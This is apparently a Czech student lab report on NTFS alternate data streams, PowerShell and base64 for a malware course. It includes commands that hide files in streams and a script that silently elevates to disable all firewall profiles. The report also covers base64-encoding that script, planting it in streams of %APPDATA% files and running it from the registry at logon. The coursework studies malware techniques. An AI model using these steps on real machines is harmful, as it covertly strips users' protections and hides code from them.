Počítačové viry a bezpečnost počítačových systémů
Protokol z předmětu (2b)

Tématická oblast: PowerShell, Alternate stream

Přednášející: prof. Ing. Ivan Zelinka, Ph.D.; Ing. Jan Plucar, Ph.D.
Cvičící: Ing. Jan Plucar, Ph.D.

Jméno a číslo studenta: Daniel Trnka, TRN0038
Datum vypracování: 8. 3. 2019

Zadání:

1) Seznamte se s mechanismy „streamů“ (především pak „alternate streamu“), které jsou součástí NTFS file systému.
   Ve svém testovacím prostředí proveďte následující úlohy a dle zjištění odpovězte na otázky:

   a. Přes konzoli (cmd) proveďte zápis do alternativního streamu některého, Vámi zvoleného, souboru.
      Napište Vámi použitý příkaz:
      echo hello > explorer.exe:a.txt
      type calc.exe > explorer.exe:calc.exe

   b. Vypište data ze zapsaného alternativního streamu.
      Napište Vámi použitý příkaz:
      notepad explorer.exe:a.txt
      more < explorer.exe:a.txt

   c. Podívejte se na normální a alternativní stream přes správce souborů Windows (explorer.exe) a preš vlastnosti souboru. **Jaké informace poskytuje o souboru zapsaném v alternativním streamu**:
      žádné informace

   d. Ve výpisu adresáře přes konzoli zobrazte také alternativní streamy.
      Napište Vámi použitý příkaz:
      dir /r

   e. Co se stane s daty v alternativním streamu **při PŘESUNU přes správce souborů na jiné místo téhož diskového oddílu**?
      Dojde i k přesunu alternativních streamu

   f. Co se stane s daty v alternativním streamu **při KOPÍROVÁNÍ přes správce souborů na jiné místo téhož diskového oddílu**?
      Dojde ke zkopírování alternativních streamu

g. Co se stane s daty v alternativním streamu **při KOPÍROVÁNÍ na FAT32**?
Dojde k odstranění alternativních streamu, protože je FAT32 nepodporuje
Při kopírování na jiný NTFS oddíl dochází ke zkopírování streamů

h. Vyzkoušejte zápis a čtení do alternativního streamu přes WinAPI.
Program odešlete společně s protokolem!
C# nepodporuje alternativní streamy a bylo nutné využít funkce CreateFile, ReadFile, WriteFile a CloseHandle z dynamické knihovny kernel32.dll. Pro jednoduší práci byly tyto funkce vloženy do třídy AlternateStream implementující abstraktní třídu Stream.
Následně lze s alternativními streamy pracovat následně:

```
using (var s = new StreamWriter(new AlternateStream(@"C:\a\hello.txt", "test.txt"))) {
        s.WriteLine("Hello world!");
        s.WriteLine("hello");
}

using (var s = new StreamReader(new AlternateStream(@"C:\a\hello.txt", "test.txt"))) {
        Console.WriteLine(s.ReadLine());
        Console.WriteLine(s.ReadLine());
}
```

V kódu se do alternativních streamu všech souborů v %APPDATA% ukládá v čitelné podobě powershell skript pro vypnutí firewallu, který lze spustit například pomocí:
more < a.exe:test.exe | powershell
Get-Content -Path NuGet.Config -Stream test.exe | powershell

2) Seznamte se se základy PowerShellu a s kódováním base64. Dále splňte následující úlohy a zodpovězte otázky:

a. Spusťte následující příkaz:

```
powershell.exe -EncodedCommand
VwByAGkAdABlAC0ASABvAHMAdAAgAC0ATwBiAGoAZQBjAHQAIAAiAEgAZQBsAGwA
bwAsACAAdwBvAHIAbABkACEAIgA7AA==
```

Co tento příkaz dělá?

Spouští proces powershell s base64 zakódovaným skriptem:
Write-Host -Object "Hello, world!";
Skript vypisuje na výstup string „Hello, world!“
Powershell nabízí parametr EncodedCommand pro snadnější spouštění inline skriptů bez nutnosti složitě escapovat řetězec či odstraňovat mezery či nové řádky.

b. Vytvořte vlastní powershell script a převeďte jej do base64. Činnost skriptu zvolte dle vlastního uvážení.
Svůj zakódovaný skript přiložte k protokolu.


Použitý skript z minulého cvičení, který prvně zjistí, zda je aktivní nějaký firewall profil. V případě aktivního profilu spustí nový powershell proces s právy administrátora a provede jeho vypnutí.

```
$disabled = Get-NetFirewallProfile -All | Where-Object -Property Enabled -EQ true | measure;
if ($disabled.Count -gt 0) {
  echo "will disable firewall";
  Start-Process powershell -WindowStyle Hidden -Verb runAs "Set-NetFirewallProfile -Profile Domain,Private,Public -Enabled false;";
}
```

base64 encoded:

```
JGRpc2FibGVkID0gR2V0LU5ldEZpcmV3YWxsUHJvZmlsZSAtQWxsIHwgV2hlcmUtT2JqZWN0IC1Qcm9wZXJ0eSBFbmFibGVkIC1FUSB0cnVlIHwgbWVhc3VyZTsKaWYgKCRkaXNhYmxlZC5Db3VudCAtZ3QgMCkgewogIGVjaG8gIndpbGwgZGlzYWJsZSBmaXJld2FsbCI7CiAgU3RhcnQtUHJvY2VzcyBwb3dlcnNoZWxsIC1XaW5kb3dTdHlsZSBIaWRkZW4gLVZlcmIgcnVuQXMgIlNldC1OZXRGaXJld2FsbFByb2ZpbGUgLVByb2ZpbGUgRG9tYWluLFByaXZhdGUsUHVibGljIC1FbmFibGVkIGZhbHNlIjsKfQo=
```

c. Přidejte Váš skript do registrů jako parametr powershellu tak, aby se spouštěl při přihlášení uživatele (stačí skript přidat manuálně, nemusíte vytvářet program ke vkládání do registrů).
Udělejte screen z regedit.exe.
Okno se po startu neukazovalo, jinak by mohlo stačit přidat další parametr -windowstyle hidden



Závěr:

Diskutujte následující témata:

1) **Jakým způsobem může malware využít alternativní streamy a proč jsou pro malware zajímavé?**
Malware může do alternativního streamu uložit další potřebná data jako skripty či celé spustitelné soubory. Klasičtí souborový správci a aplikace tyto streamy nezobrazují a tak můžou zůstat v systému bez povšimnutí. Navíc se tyto streamy rozšiřují během kopírování souborů i na jiné NTFS oddíly. Některé antivirové programy nemusí ani provádět scan streamu.

2) Proč je powershell zajímavý pro tvůrce malware?

Tvůrce využívá prostředků, které jsou součástí systému. Může být obtížné rozlišit, zda daný skript je legitimní či se jedná o malware. Skript se spouští pod procesem powershell.exe podepsaným microsoftem, takže uživatel může v UAC povolit spustit skript s administrátorským právem.

3) Proč je pro malware zajímé kódování base64?

I jednoduché zakódování pomocí base64, XOR nebo substitučních šifer může zajistit, aby nebyl obsah jednoduše analyzován různými antiviry.
Pro znalejší uživatele ale může zakódovaný obsah působit podezřele.